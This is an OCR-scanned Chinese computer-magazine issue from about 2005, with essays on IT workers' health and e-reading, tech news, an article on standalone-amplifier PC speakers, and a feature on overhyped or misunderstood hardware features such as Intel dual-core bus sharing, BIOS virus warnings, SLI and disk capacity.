电脑爱好者志愿服务队基本任务是：为《电脑爱好者》与共青团北京市委员会举行的大型社会活动、公益事业等提供IT技术类为主的志愿服务，将会定期进行志愿服务项目。

电脑爱好者志愿服务队成员分为团体和个人：热心于志愿服务事业的北京各大高校学生团体、各界社会人士自发组成的群众团体；热心于志愿服务事业的《电脑爱好者》内部员工、在校大学生、IT领域内从业者和社会各界人士均可参加。报名者请将您的个人详细资料及有效联系方式以邮件的形式发送到：zhiyuanzhe@cfan.com.cn

咨询电话：010－88400299-8023　联系人：李先生

讲述小编自己的故事……

IT人，请注意自己的肾

■南城北就

晚上十点左右，我把煮好的方便面端到电脑前，拨号，44Kbps的速度上网。 览两分钟，下线，吃我的晚饭。需要说明的是，至少目前对我来说，这种情形不是天天发生的，也就一个星期一次吧。

一个兄弟在网上遇到我，调 我是IT精英。精英离我十万八千里， 至多IT蓝领罢了，人贵有自知之明。

9月18日，对于网易公司来说是苦涩的，他们的代理CEO孙先生去世。主要原因是积劳成疾，终于不治。孙先生38岁，正值青壮年，柳传志40岁出来才创业做联想，20年的江湖后，联想已成为中国IT的一面旗帜。

丁磊曾为网易被纳斯达克停牌而焦头烂额，如果不是孙先生，网易恐怕短时间内不会翻身。丁磊是网易的灵魂，而去世的孙先生再造了网易。

前几日 览写手和菜头的博客文章，他的一个未曾谋面的网友因为车祸死亡。这个兄弟据说电影评论写的很好，有极强的艺术天赋，总之和菜头认为如果生命可以继续，他会在几年后在电影圈子取得自己的一席之地。那个圈子的朋友在反思：生活到底是为了什么？

这有点沉重了。的确，生命有时对人很吝 ，甚至很荒唐。死了就死了，没有一点征兆和道理。什么是大事？什么是小事？在我看来，生死才是大事，其他都是小事。

我的一个同学毕业后进入中兴，几年间挣了不少钱。毕业后我见过他几次，每次都感觉他在透支着生命。

李开复博士说他在Google感觉年轻了10岁，这虽有点夸张，却也正说明IT催人老。互联网一年就可以把你甩下很远，10年，就可以重新打造一个Yahoo!

陈年，前卓越网副总裁，现"我有网"总裁，在今年6月底搜狐举办的论坛上，主持人问他今年多大。他说自己36，当时我很吃惊。在我印象里，陈年应该是50岁左右的样子，何以显得如此苍老？

另一个例子就是，IT写作圈的张栋伟，我很久就知道他，在一次聚会上和他交换名片时很诚恳地叫他张老师。当时他没带名片，但第二天就给我回信，告诉他各种联系方式。今天看他的博客才知道人家才30岁，和以前对陈年的感觉一样，我认为张应该在40左右。

北京记者的平均生命据说不到50岁，不知道有没有人统计过IT人平均寿命？一个兄弟昨天的一句话让我感触很深：我可以用一切换回一双健康的肾。往常我会和兄弟开玩笑的，可是昨天我笑不出来。

从明天开始，我打算不叫张老师，王老师，黄老师，我就打算叫他们老张，老黄，老王。这篇文章的主标题是"明儿个不叫你老师，叫你老X"！

CF [DJ01]

健谈天下



"收废品 ，卖破烂……"随着楼下那个"站长"的一声 喝，几个手拎大捆报纸、旧书的年轻人狂奔下楼，急于将自己的旧货出手。唉，我真为那些文字的作者痛心，纸张为载体的知识传播途径的尽头竟然是废品收购站。随即联想到了电子出版物，顿觉还是高科技载体好，至少没有令知识的编纂者痛心的那一幕出现。可转念一想，以计算机技术为载体，互联网为传播途径的现代化知识传播方式真能逃脱那悲惨的一幕吗？

最近，刚大婚的阿健终于将一箱一箱沉甸甸的书搬进了新居。分类上架后心中不由地发出感慨：瞧，我竟也饱览圣贤书，涉猎还相当广泛呢。接下来的一幕让我心酸了起来：在Google建立本地搜索后，我系统地整理了一下电脑中收藏的电子书，没想到上万本书籍里，自己看过的寥寥。大家获取知识难道真的会看中它的载体吗？更加便捷的方式为什么没有催生读书人的兴趣，反而培养了人的惰性了呢？难道说，信息时代，读书一词仍旧只能翻译成"读纸质图书"吗？

和阿健深有同感的还有一位资深编辑，他说："有了电子读物，每天仅有的读书时间几乎都花在收集的过程中了，仿佛IT人的长处就在于此似的。"

在茶社里遇到研究中国互联网的评论家，没想到一个终日与互联网每个细节打交道的他，几十年如一日保留着读纸质书籍的习惯。

阿健认识一位IT金领（年薪百万以上的成功人士），多年来养成了每天清晨看网的习惯。他会先了解行业最新动态，然后把个人当时的思考粘贴在记事本里，安排好一天的行程后，才开始去上班。无纸化办公对他来说已经不是什么新鲜事儿了。看来，这种获取消息的方式不仅没有增加他的惰性，反而极大地改变了他的生存状态。

阿健认为，获取知识靠不靠纸并不是我们今天争论的焦点，问题的核心在于，IT人从电脑获取的知识到底有多少？退一步讲，我们能否获取足够的知识？观察一下，动 超过100GB的大容量硬盘内，自己下载的电子读物到底有多少？自己系统地读过的读物又有多少？当你发现有电子书的形势后，还会往返于新华书店，徘徊在新书架旁吗？

别的不说，从今天起，阿健仍然会保持至少1小时的阅读时间，让电脑真正成为给自己充电的法宝，而不是增加搜索和下载技能的"玩具"。您说是吗？

CF [DJ02]



86% 近日，一份面向18个国家的17500名顾客的调查发现，欧洲至少有一半银行有网上银行业务，其中以荷兰、德国和丹麦为首。中国排在第13位。华人受访者中有86%认为网上和电话银行的服务质量有提升。

9.4% 一份报告中指出，到2009年，23%～37%的手机用户将手机作为他们的主要电话联系方式。目前，已经有近9.4%的手机用户将手机作为主要电话联系方式。

50% 与去年同期相比，今年9月以来的黑客攻击网站案例增加了50%以上。近两个月以来，包括著名流行组合"羽泉"的官网——"羽泉地带"(YQZONE.COM)在内的10余个网站接连被黑客攻陷，网页上被人放置木马病毒，用户 览后就可能中毒。瑞星安全专家警告说，中小网站的网管以及所有网民都要加强防范病毒和黑客的措施。

100万 可以看视频的iPod推出20天后，从在线音乐商店iTunes上卖出的视频数量已经超过了100万部。苹果总裁乔布斯成功地预见了一个庞大的合法视频下载市场。




3110万 根据DigiTimes调查报告，台湾制造商今年将出货3110万部数码照相机，比去年增长50.1%，占全球市场份额36.6%，比去年提高6.5个百分点。

冠 "防沉迷"失效 玩家换号带来双倍付出



新浪网调查显示，46.04%的被调查者认为"不会因防迷系统而自觉限定每日游戏时间"。10月30日14时10分，伴随着低婉的哀乐，众多专家和媒体记者一起向一副披挂黑纱的遗像鞠躬。遗像上的少年就是13岁的男孩张 艺，因过度沉溺于游戏而自杀。国内首起因沉迷网游自杀引发的维权官司，在两次递交诉状被婉拒后，近日将第三次向塘沽法院提起诉讼。"我用两个账号，几个小时一换，不就行了吗！"一个打魔兽正起劲的"游民"目不转睛地盯着屏幕，头也不回地对记者说。有人算过一笔账：假设一个游戏从1级开始练到60级，平均每一级需要10小时，两个月后花销为：590小时网吧费用＋590小时游戏点卡＋1个ID费用。而安装防迷系统后，事实上将导致玩家付出双倍的精力和金钱。

上榜理由： 据了解，防沉迷系统的主导单位是新闻出版署，而网络游戏的另外两家主管单位文化部和信息产业部尚未出台相关配套法规。网游厂商一方面让玩家用防沉迷系统，一方面仍未有效管理玩家过渡游戏。难道我们就只能眼看着网游成 的悲剧重演吗？



十年变革"X.1＋1"

PC在变革，从软盘时代的终结可以看出；PC在发展，从LCD全面取代CRT的趋势可以得出结论；PC在跳跃，是DVD刻录平民化的那一刻就注定了的。但是，作为桌面上的摆设也好，作为多媒体技术的重要组成部分也罢，谁能从多媒体音箱的变化看出PC变革的翻天覆地呢？以前不能并不代表现在也不能。敏锐的消费者会发现，一种称之为"X.1＋1"的独立功放的多媒体音箱的出现犹如"小荷才露尖尖角"，但革命也许就隐藏于无形的变化之中。多媒体音箱进入"X.1＋1"时代，将给我们的消费带来哪些启示？假如这样的变革真的会发生，又会给目前的消费类电子产品市场带来哪些新的格局？我们还是擦亮眼睛，谨慎看待多媒体音箱行业的变革吧。

"X.1＋1"是什么？

在你的印象当中，多媒体音箱长什么样？多数人见过两支箱体分别码放于显示器两边的，此类称为2.0系统。也有除了这两支箱体外，在桌子下面放一个独立的低音炮(低音单元)的，此类称为2.1系统。推而广之，X.1系统只不过是在箱体(你也可以狭义的理解为喇叭)的数量上不同而已，5.1系统在音箱正确码放后就是比2.1系统增加了环境音效的功能而以，比如在看大片时，发生位移的子弹划破空气的声音会被还原到各个不同位置的箱体里，让你有身临其境的感觉。那么，X.1＋1又该如何理解呢？

简单地说，它就是在原来"X.1"系统独立低音单元的基础上，将音箱的功放设备也独立出来。消费者所买到的2.1＋1系统不再是两支小音箱加上低音炮，而是增加了立于电脑桌面可控制的功放单元。多媒体音箱行业为何在沉浸了十年之后，要将这样一个单元独立出来呢？

与传统多媒体音箱相比，独立功放无疑具有更大优势。传统的内置功放多媒体音箱的变压器、滤波电解电容、末级功放管散热片的尺寸由于受到音箱尺寸的限制，其额定功率不可能做的很大，这直接影响了音箱在音质上的表现。独立功放通过将功放部分从箱体里独立出来，给音箱腾出了更大的空间，有效避免了这些条件的束缚，同时也使功放本身的性能及技术得到质的提升。另外，功放作为音箱的"散热大户"，将其独立出来不仅使音箱不再受到功放电路的干扰，避免因功放发热和箱体振动而产生的影响，有效改善声场，提升低音效果；同时，箱体能始终保持在恒定的温度下工作，更好地保护电路，对于减少音质干扰和提高音箱使用寿命都有积极意义；此外，传统的功放

微软互联网搜索技术中心将大规模招聘



近日，微软公司在亚太地区的又一个重要研发机构——微软亚洲研究院互联网搜索技术中心正式成立。新的互联网搜索技术中心计划在未来两年内大规模招聘。近期的招聘目标已锁定2006年国内外高校毕业的优秀研究生和本科生。负责微软全球基础研究事务的公司高级副总裁Rick Rashid表示:"在北京，优秀的研究人员和开发人员将紧密合作，携手创造下一代互联网搜索技术的未来。"目前，在全球范围内，MSN正在通过20种语言为40个国家和区域市场的用户提供本地化服务。全球每月平均有4亿用户访问MSN网站。MSN在线聊天和MSN搜索是最受欢迎和增长最快的应用。过去七年来，微软亚洲研究院相关课题组在互联网数据搜索领域的技术突破与研究成果可谓层出不穷，目前，相当一部分研究成果已被转移到MSN搜索工具中，例如图像搜索技术、移动搜索技术、Libra学术搜索技术等。

上榜理由： *微软新研究机构的批量招人是一个信号，未来的搜索技术将成为和任何一种Windows相关技术一样重要的技术门类。*

禽流感

现在互联网上兜售一种名为"Tamiflu"药物的垃圾邮件越来越多，Tamiflu被认为是抗H5N1型禽流感最有效的药物。医学专家已经警告互联网用户，不要轻易相信某些网站上公然兜售的抗禽流感病毒药物。

芯片护照

布什政府已经宣布，从2006年10月开始，所有美国护照都将内嵌远程可读电脑芯片。这种RFID(射频身份识别)芯片将传输用户的个人信息。未来，还将加入护照人的指纹或虹膜扫描信息。反对者指出，只要用大功率的探测装置，护照上的私人信息会很容易泄密。

取代锂电

目前，燃料电池一般从甲醇中获得氢，而佳能则直接使用可填充的燃料盒来供应氢。未来三年时间内，这种电池有望开始取代传统电池，为佳能的数码照像机及打印机供电。

降价

Sony刚刚宣布，其PSP超值套装价格在中国香港和台湾市场降价。从11月1日起，Sony PSP超值套装香港官方价格从1980港币下调为1780港币（230美元）。

MP3伴侣

NYC PKOH公司退出了一款专门固定收纳MP3耳机线的新产品。这款产品的名称是"earbud clip"。可以将MP3耳机线收纳固定，避免了放置在包或者口袋当中的MP3耳机线缠绕其他物品。



CF [XW02]

音箱能否崛起PC多媒体

■新闻采访部 张健

内置式音响系统，因喇叭的漏磁及散磁情况也影响了功放的变压器，并随着音源频率的变化负面影响了IC电路的前置放大器部分，导致功放失真度明显提高，对音质产生了严重影响，而将功放部分独立出来后就全面解决了这些问题。

X.1＋1系统的诸多优势是在功放单元被独立出来以后被人有意总结出来引导消费者的，还是说，它的出现真的预示着多媒体音箱变革的临近呢？如果是水到渠成，你也许会问，为什么在十年前设计者们推出PC多媒体音箱时，不如此做呢？十年后的变故究竟是个别厂商的市场行为，还是消费者某种消费行为的改变所推动的呢？这一切问题的答案也许从目前音箱市场的一些变化规律可以略知一二。

十年之变源于三大趋势

第一，传统音箱市场大幅下滑已成为不争的事实。当全球音频标准的制定者之一创新的技术总监沈万福博士说出了"Hi-Fi is over"时，我们不得不思考下一个问题，只有富人和专业人士才可以享受的动 数万元的Hi-Fi音箱已经退出了历史舞台，PC多媒体音箱何去何从呢？

第二，多媒体音箱风起云涌，大有众英雄逐鹿中原之势。同行业近乎30%的毛利率让50多个厂家将眼光短期内聚焦多媒体音箱行业。然而，类比其他行业相似的竞争阶段，我们发现：2001年，液晶显示器市场竞争进入白热化，三星凭借技术研发和产能的巨大优势，高举降价大旗，无非是希望通过价格战来净化市场竞争环境；2002年，电视机行业绷不住了，在行业协会、产业联盟调节无效的情况下，各家比着赛着试水消费者心目中的价格底线，并最终导致优势资源集中到为数不多的大厂手中；2004年，华硕凭借一线大厂的优势一举将主板价格



三诺iFi-331独立功放多媒体音箱，低音单元右侧就是独立功放单元

（接下页）

新闻链接

iPod引发MP3之变

史蒂夫·乔布斯曾说:有很多不是最好的产品最终取得市场的例子,但也有很多最好的产品获得市场的例子。iPod就属于后者。iPod并不是市场上出现的第一款数字音乐播放器。但此前的播放器不是只能重复播放几首歌曲就是体积庞大。事实上iPod的推出并不是个好时机,当时“9·11”刚过去一个多月,美国人的精神处在崩溃的边缘,技术公司早就被人抛到了九霄云外。对于它399美元的定价,批评人士戏称该产品的名称是“idiots price our devices”(白痴为我们的装置定价)的简称。但是,音乐能够打动人。一个能够容纳10000首歌曲而且能够放进口袋的东西,则创造了人和音乐之间的紧密关系。“它就像吃饭和喝水一样,是我生活中不可或缺的一部分。”一位程序设计师说。在iPod诞生18个月后,苹果的iTunes音乐商店在2003年4月正式开业了。作为与iPod密不可分的有机体,iTunes音乐商店打通了音乐营销的上游,使得“音乐无处不在”更加接近理想状态。目前,一份来自伦敦调查的报告指出:到2005年底全世界将有2100万人使用移动音乐播放器,其中四分之一将是iPod。

专家点评

对消费需求的准确把握,对市场形式的精确判断,使得iPod以看似“曲高和寡”的价格取胜于低价混战的MP3播放器市场。

(接上页)

拉到低谷,并一度出现小厂与大厂在产业联盟会议上对骂的特殊情况。相比之下,音箱市场的变化已经在小范围地缓慢地开始了。三诺是第一个站出来喊多媒体音箱该洗牌了的一线厂商。那么,到底有没有人站出来“叫板”漫步者的霸主地位呢?

第三,多媒体音箱品牌高度分散,产品良 不齐。也难怪三诺绷不住劲儿了,常务副总辛利军对记者解释这样一种怪现象:“同样售价在百元左右的多媒体音箱,有的品牌成本不到20元,甚至更低!但和正品音箱相比,这样的假冒伪劣产品销量也没差到哪儿去。”行业平均利润率不到20%和某些品牌利润率高达30%相比,多媒体音箱市场之变在所难免,因为行业利润率趋同是一个大的趋势。当销量排名的老二和老三联合起来改变游戏规则的时候,让出既得利益,也许是坐久了头把交椅的漫步者不得不做的。

需求变化终致市场洗牌

说到这儿,你也许会觉得多媒体音箱之变与我何干?但你是否想过,正是你消费行为的变化,正是消费者需求的变化,才能导致多媒体音箱市场的重新洗牌。

消费电子产品高速增长是多媒体音箱发展的动力之源。从2003年开始,消费类电子产品迎来了前所未有的繁荣景象,以笔记本电脑、随身媒体播放器、DC/DV为核心的消费类电子产品成为整个IT消费类市场的绝对主流。业界普遍预估2005年全球笔记本电脑市场出货总量至少约在5600万~5700万台间,相较2004年的4700万~4800万台增长15~20%,而中国笔记本市场增长将达23%以上。同时,MP3播放器和MP4电影播放器更是被国内众多厂商所看重,它们认为相对国内9000万的PC保有量和1亿以上的网民,MP3甚至MP4的市场保有量还远小于这个数字。显然,MP3厂商所期望的市场保有量也不会低于千万级。面对这两个千万级保有量的市场,多媒体音箱是不是可以抓住这个机会?聪明的参与者已经开始巧妙地给消费者煽风点火了。

不买最好只卖最贵?

为了避免电视机市场残酷竞争的悲剧重演,以三诺为代表的多媒体音箱厂商已经开始动手给消费以引导了,并同时抢先占据未来一段时间市场竞争的有力地形。三诺的杀手 就是刚刚上市的iFi-331,即具有独立功放单元的多媒体音箱。



三诺副总辛利军疾呼多媒体音箱市场该洗牌了

当iPod、MP3已经成为年轻人的必备,谁能完美地将流行趋势与自己的产品融合,谁就能稳操市场的胜券,这业已成为商业竞争潜规则。三诺是第一个站出来主动推广独立功放概念的,独立功放系统除了前面我们讲过的技术上的优势外,最大的便利之处无异于将控制单元放在了电脑桌上,并提供第二个独立音频输入等人性化功能,这无疑是给MP3爱好者提供了随时随地方便接入,即开即享受的消费乐趣。

对于价格的把脉,三诺的副总辛利军告诉记者:“经过我们的市场调查,同类产品如果增加50元,消费者就愿意为独立功放的系统买单。”

面对市场上的没有直接打广告就出现的其他品牌的独立功放系统,三诺人显然早有自己的判断。也许行业舵手掉头总是缓慢的,在行业开始推LCD的时候,显示器巨头三星不也是推迟一年后才正式进入LCD市场的吗;也许是传统多媒体音箱的量产给行业舵手带来的利润是巨大的;也许已经杀出重围,稳坐第一的漫步者品牌的姿态较高;太多的也许让我们难以判断,“X.1+1”系统的出现到底能否 起PC多媒体?

CF [XW03]



硬件领域二十大经典尴尬

我相信你会知道一些，但我同样相信你不全知道！

■策划：《电脑爱好者》编辑部
■监制：达利 帅伟
■撰稿：梁颖思　虫子　贼查查

厂商宣称的特色技术——不实用！

惯常默认的经典论调——误解！

花瓶似的废物功能——　头！

我们将在几个常见的硬件领域评选出最为经典的二十个　。一来为大家明耳目、正视听，二来也希望让读者朋友们在今后的购买和使用过程中有更正确的观念和思路。

CPU 经典尴尬

CPU 从很大程度上左右着一台电脑的性能，也左右着我们的心态以及钱包。在这个备受关注的配件上，出现的尴尬其实并不少。主频 300MHz 的 CPU 能被超频到 500MHz，厂商稀里糊涂当了半个冤大头；被“截肢”的 CPU 在市场上火翻了天，它叫赛扬……但是这些尴尬多少都还不够与时俱进，所以我们选了一些更具现实意义的东西展现给大家。

经典尴尬奖：Intel 双核 CPU

当选理由：仍然是两条跑道一个门，高速公路也有收费站这个瓶颈啊！

一直以来，CPU 的发展总是电脑世界中最为活跃最为主导的。可是，与过往不同的是，现在 CPU 发展的重点里程碑已经不在高频率身上了。就连一直执著宣称高频率就是高性能象征的 Intel，现在也终于放下频率提升这个包袱，认认真真地着手透过改善 CPU 架构来提升性能了，其产品也　弃频率标称法而改用性能标称法了。

在目前 CPU 频率提升举步维艰的情况下，双核的应用无疑是提升 CPU 性能的好主意，而实在的产品也充分证明了这个方向的正确性。可是，AMD 的一个〝真伪双核论〞却在 Intel 双核 CPU 的发展道路上掀起了风波。〝真伪论〞指出，Intel 的双核 CPU 只是简单地把两颗 CPU 合并在同一芯片之内，透过共享前端总线模式运作，将会导致双核 CPU 内部两个核心之间争抢前端总线带宽资源。

实际上，双核 CPU 本身只是指多个 CPU 协同的工作模式，至于如何协同工作是实现方式的不同，所以并不存在什么真伪之分，从这个严肃的定义来讲，〝真伪论〞并不成立，至于谁更先进那么一点点，另当别论。而 Intel 的双核也并非真的那么差劲，只是其内部核心之间的通讯方式与 AMD 的有所分别而已—— Intel 双核 CPU 的仲裁器设置在 CPU 以外、北桥之中，而 AMD 的同功能模块则置于 CPU 之内。



但是，Intel 还是无法避免和掩饰其双核确实稍微落后于对手的　。如果大家觉得比较难以理解，我们可以用比较通俗一点的比喻，前面一大块蛋糕，想要迅速吃掉它，最好的办法是找个人来帮你吃，两张嘴肯定快过一张嘴。但吃法又是个问题，AMD 认为应该两个人一起吃，而 Intel 觉得该轮流吃，它们的区别也就在此了。

此外，这风波也让我们把视线转移到双核 CPU 系统的架构上，我们不难发现另外一个问题：在惟一总线的多核心系统中，共享前端总线本身就相当于多条跑道一个门！当然，对于目前的双核心来说，两条跑道一个门还是能撑过去的，而且由于无须投入巨大的人力物力去重新设计整套架构，也可以算是最高性价比的解决方案。但是，随着更多核心的引入，总线带宽迟早也会成为瓶颈，至于如何解决多条跑道一个门的问题，我们就拭目以待吧。

火速链接

本期 CFan 加油站《AMD vs Intel 双核心 CPU 技术》一文对双核 CPU 还有更全面的介绍。

入围尴尬奖：Intel CPU 省电?

入围理由：很久以来的传说，Intel CPU 比别的产品更省电，传说啊传说！

自 586 时代以来，Intel 的 CPU 在消费者的心目中就建立了高质、稳定等一系列优良的形象，而 AMD CPU 遗留给我们的则是不兼容、高温、不稳定等一系列负面形象。甚至不少朋友会认为 Intel CPU 更省电，可能是因为大家都熟悉能量守恒定理，认为 AMD CPU 工作时所散发的高温是高耗电所带来的结果。但不管如何，凭借过去的印象而作出 Intel CPU 更省电的论断，是绝对错误的。



实际上，在真实的测试中，建立在高频率基础上的 Intel Pentium 4 CPU 毫无保留地消耗电能，最高耗电居然达到了近 100 瓦。而以低频率高性能为前提的 AMD Athlon 64 CPU，最高耗电也小于 90 瓦。Intel 与 AMD CPU 之间的总体差距在 10 瓦～20 瓦之间，可见，Intel CPU 省电的说法是不对的，这明显是一个历史与现实相　的　。

板卡经典尴尬

在板卡领域，入围经典尴尬的是“BIOS 防毒功能”、“显卡SLI 技术”、“7 声道输出”。这三位可谓各有特色。显卡SLI 技术不是头一次出现，当然也不是头一次消失，诗意一点说，如流星般转瞬即逝，通俗说还没满月就被亲娘扔了。再说主板附带的7 声道输出功能，这也是个挺莫名其妙的事情，且不说电脑上究竟有多少应用需要7 声道输出，光想想有多少老百姓家里头能给电脑挪出那7 声道音响的空间啊？当然，我不是说绝对没有。但是经过我们反复讨论，还是决定把经典的位置留给BIOS 防毒功能。试想一下，有这么一个功能，默认关闭，一旦打开除了会给系统带来若干莫名其妙的故障以外没有任何作用。可是这个功能从上个世纪末到现在，几乎出现在每一块主板上，能不佩服？

经典尴尬奖：BIOS 防毒功能

当选理由：如此无用的功能居然能够坚挺到二十一世纪还屹立不倒，当之无愧。

BIOS 全名为 Basic Input Output System，基本输入/输出系统，是整个电脑系统中十分重要的一个基础组成部分，开机以后所有主要硬件的识别和初始化工作，例如你的CPU 频率应该是多少、倍频是多少、电压是多少……都由它一手包办。BIOS 一旦故障罢工，整台强悍的电脑就会立刻变成一堆废沙（各硬件PCB 板的主要成分都是硅——沙的主要成分之一，而不是铁哦）！

已经不记得是从何年何月开始，主板BIOS 中就出现了这么一个名字：“Virus Warning”（个别也称作“Anti-Virus Protection”等），它就是BIOS 的防毒功能了。顾名思义，这个功能是为了预防病毒侵害而设的。它对BIOS本身和磁盘引导区有一定的保护功能，可以对破坏BIOS、硬盘引导扇区与文件分配表的病毒起到一定的防范作用。但是这个功能在很多主板上都是默认关闭的，尤其是在586 时代等早期的主板上。究其原因何在？就是因为它本身是基于最基层的硬件防护，甚至会拒绝包括非病毒造成的众多BIOS/磁盘引导区操作，这意味着什么？意味着就连安装操作系统、使用Ghost 恢复磁盘这些工作都无法正常进行。而在另外一些特殊的情况下，例如使用非板载磁盘控制器（如SCSI、ATA扩展卡等）时，BIOS 防毒功能却又是鞭长莫及。所以，极端地说：BIOS 防毒功能只能是一个伟大的废物。



小贴士

BIOS 其实也就是一套程序，所有的功能和选项组合在一起，然后放进一个打包文件*.bin，于是BIOS 的内容就诞生了。通过特定的刷写工具，把*.bin 文件刷到BIOS 中，这就是我们BIOS 升级的原理。其实我们还可以借助cbrom.exe 这个工具把BIOS 的*.bin 文件解剖，然后把其中关于病毒防护的选项去掉，再重新刷写到BIOS 中，以后就不会再看见这个选项了。不过这项工作有一定的危险性，我们不建议每位读者都去尝试，如果您比较熟悉BIOS 的刷新，或者身边有高人指点，那么这么DIY 一把也无妨。

入围尴尬奖：SLI，显卡的短暂解体与迅速回归

入围理由：在SLI 技术热潮几个月过后，单卡双核的显卡悄然出现。SLI 也就成了一个玩笑。

自从nVIDIA 收购前霸主3Dfx 开始，nVIDIA 就正式成为了新一代的显卡霸主。3Dfx 当年得意的SLI 技术自然会被nVIDIA 全数接收，并成为nVIDIA 的一张公开的秘密王牌，至于何时使出只是时机的问题而已。其实大家不妨回顾一下陪伴在我们身边的显卡发展史，从ISA 到PCI、PCI 到AGP，每个接口时代的转变，都承载了一到两个的显卡变革，造就一个新霸主的同时也让昔日的霸主挥泪离场。nVIDIA 作为AGP 时代的霸主，在PCIE 时代中，nVIDIA 正迫切需要打破过去数位前辈的宿命，维护其显卡霸主的地位，使出SLI这张王牌也是无可厚非的（注：3Dfx Voodoo2 的SLI 全称为 Scan-line Interleave，而nVIDIA 的SLI 全称 Scalable Link Interface，算法和技术等方面都存在差异，相提并论只是取其大意而已）。但是自从去年nVIDIA 发布SLI 以来，这里那里的一大堆限制似乎在告诉我们，nVIDIA 的本意跟当年3Dfx 极为相似：希望垄断所有利益，透过GF 显卡和NF 主板两面夹攻，可谓攻势强劲。还好nVIDIA 已经及时察觉垄断是不能永远维持下去，已经逐步开放SLI 技术。



在nVIDIA 的SLI 红红火火地干了几个月以后，不少永远抢在第一线的超级玩家（注：“超级”也通“超级有米”）也都把最新的SLI 系统抱回家以后，市面上却出现了单卡双核的显卡，在保持与普通SLI 性能相当或以上的基础上，价格却比普通SLI 低！虽然说目前这种单卡双核的显卡未必具备很好的兼容性（可透过DIY 方式解决），但是鉴于目前nVIDIA 已受到ATi 同类技术和产品的压力，nVIDIA 似乎已经不可能对这些单卡双核显卡下禁令了，正所谓“手心是肉，手背也是肉”，最终导致了这一　　时刻的出现。所以，无论你是否是nVIDIA 的支持者，都实在无须为SLI 提前付出过多，适当观望和等待，才是智者所为。

入围尴尬奖：为电脑设计的7声道输出

入围理由：实在想不出来有多少人为电脑配备7声道的音箱。

在许多人的脑子里面都有着这么一个普遍的观点：追求多、大、强、全。在选购电脑产品的时候，不少朋友依然抱有这样的观点，只要卖东西的MM加上这么一句：这个型号比XX型号“多”了XX功能、“强”了X%，成功卖出的几率一定会上升X倍！

对于现在越来越多支持7声道输出的主板来说，我们真正能用到的能有多少呢？其实笑话一句：厂商在没有其他突破点的情况下，就只能拿多声道来出气了，4声道、5声道、7声道……为什么不认真想想究竟什么样的用户才会需要7声道？或者说真正有7声道输出需求的用户，是不是能满足于主板自带的7声道输出的音质和效果？



另一方面，近年来，不少IT厂商都在力捧“多媒体”这一词，因此，理所当然地，多媒体音箱也从2.0变成2.1，之后就是4.1、5.1……消费者在厂家的轮番鼓动之下，似乎也以更多的卫星箱数目为荣，4.1等多声道音箱也自此火了一把！但是火玩过后剩下的是什么？究竟有多少人觉得在电脑房里放上4.1、5.1甚至7.1音箱不是一种累赘？于是，大家都回到了最为实际的2.1时代，更多声道的产品就随之成为了一个最不切实际的　　，而该　　的启示也十分明显了：够用才是真理。

显示器经典尴尬

显示器的尴尬是真正的尴尬，LCD取代CRT的势头不可阻挡，但是LCD又没能完美超越CRT，而且是在最最关键的一个环节上有些说不过去。在市场的大潮推动下，我们消费者何去何从？

经典尴尬奖：LCD并非绝对健康

当选理由：在如火如　的LCD市场上，谁来为用户的视力买单？

对于显示器而言，也许我们应该抛开所有深奥的理论不谈，从一个最终用户的角度出发，只谈实际：健康、效果、能耗。

能耗方面，最大消耗才50瓦左右的LCD显示器，与100瓦左右甚至更高的CRT显示器相比，确实是非常出色。但显示效果上，CRT成熟的成像原理和技术，无论色彩、细腻、显示速度等都绝对凌驾于LCD之上！

关于健康，众所周知的一点就是LCD有效解决了困扰CRT已久的辐射伤害问题。这是毋庸置疑的，因为LCD主要应用的是透过灯管背投成像，坐在LCD显示器的前面，好比坐在普通的日光灯前面，伤害之少可想而知。可是低辐射能和健康画等号吗？低辐射只是一方面，另一方面则是大家比较容易忽略的——对视力的保护。我们都知道，在光线不足的情况下用眼，对视力的损害非常大，而早期LCD的通病也正是亮度不足的问题。所幸，不管是厂商还是消费者都意识到了这个问题，现在市面上的产品在亮度上较之以前已经有非常大的改观。但是另一个问题又出现了，液晶显示器在颜色方面的表现力先天就输给了CRT，那么就只能通过进一步提高亮度和对比度来弥补，这便引起了更为严重的问题——过高的对比度与亮度同样不合理。要知道，在光线过强的时候，同样会导致眼肌疲劳，从而引起视神经疲劳，损伤我们的视力。



入围尴尬奖：TCO标牌的价值

入围理由：在市场化的今天，原本象征着环保健康的TCO标牌已经渐渐变质。

TCO认证是一个备受业界认可的认证体系，从最开始的TCO′92标准开始，到现在为止已经历了十多个年头，随着行业的发展和人们要求的提高，TCO标准也变得更为严格了。然而，在具备了广泛的认可和权威以后，TCO必须面对的第一个　　就是冒牌的TCO认证标签被随意使用。所幸，对于非法厂家所胡乱使用和宣称的冒牌TCO认证，我们可以很容易揭破其西洋镜，只要到TCO官方网站一查便知真伪：http://tco.networks.nu/index_publicsearch.htm。

TCO面对的另一　　是来自认证本身所带来的产品成本增加问题。为了通过认证，缴纳认证费用是必然的，此外厂家的生产因受TCO标准的严格规定也必然引起成本增加，产品的销售价格自然随之增加。曾经经历过这样的事情，目睹销售人员向顾客推销显示器，同一个型号两个价格，一个是通过了TCO认证的产品价格，另一个是没有通过TCO认证的价格，后者价格便宜较前者150元。销售人员明确说：两个产品绝对是一模一样的，送去认证的产品成本高一些，所以价格高一些，没有认证的价格低一些。



真不知道这是TCO的　　还是厂商的　　。

存储世界经典尴尬

我们平时所接触比较多的存储产品不外乎硬盘、内存、光盘、闪存以及存储卡。此次的几位候选者自然也就来自这几方面。其中DDR2迟迟难于被大众青睐以及DVD刻录标准纷繁混乱都是当下比较公认的尴尬。而真正获奖的则是堪称经典的存储容量游戏：1GB=？

经典尴尬奖：1GB究竟是多少？

经典故事

几年前，一国内用户状告某国际知名品牌，称自己所购该品牌之笔记本电脑硬盘容量有问题。宣称40GB容量，但实际上只有37.25GB。遂有无知媒体借势炒作，见诸报端的文字曰：请行业内之“武林高手”专门测试发现丢失之空间乃已经损坏，并怒斥黑心厂商以次充好，骗我善民。再请“圈内人士”深入揭批，称此为该品牌惯用伎俩云云。一时间风起云涌，从鸦片战争到靖国神社，帝国主义的凶恶嘴脸历历在目。明白人皆无言以对。

当选理由：一条小河沟里不知道翻了多少船，关键是时至今日还不断有船继续翻。



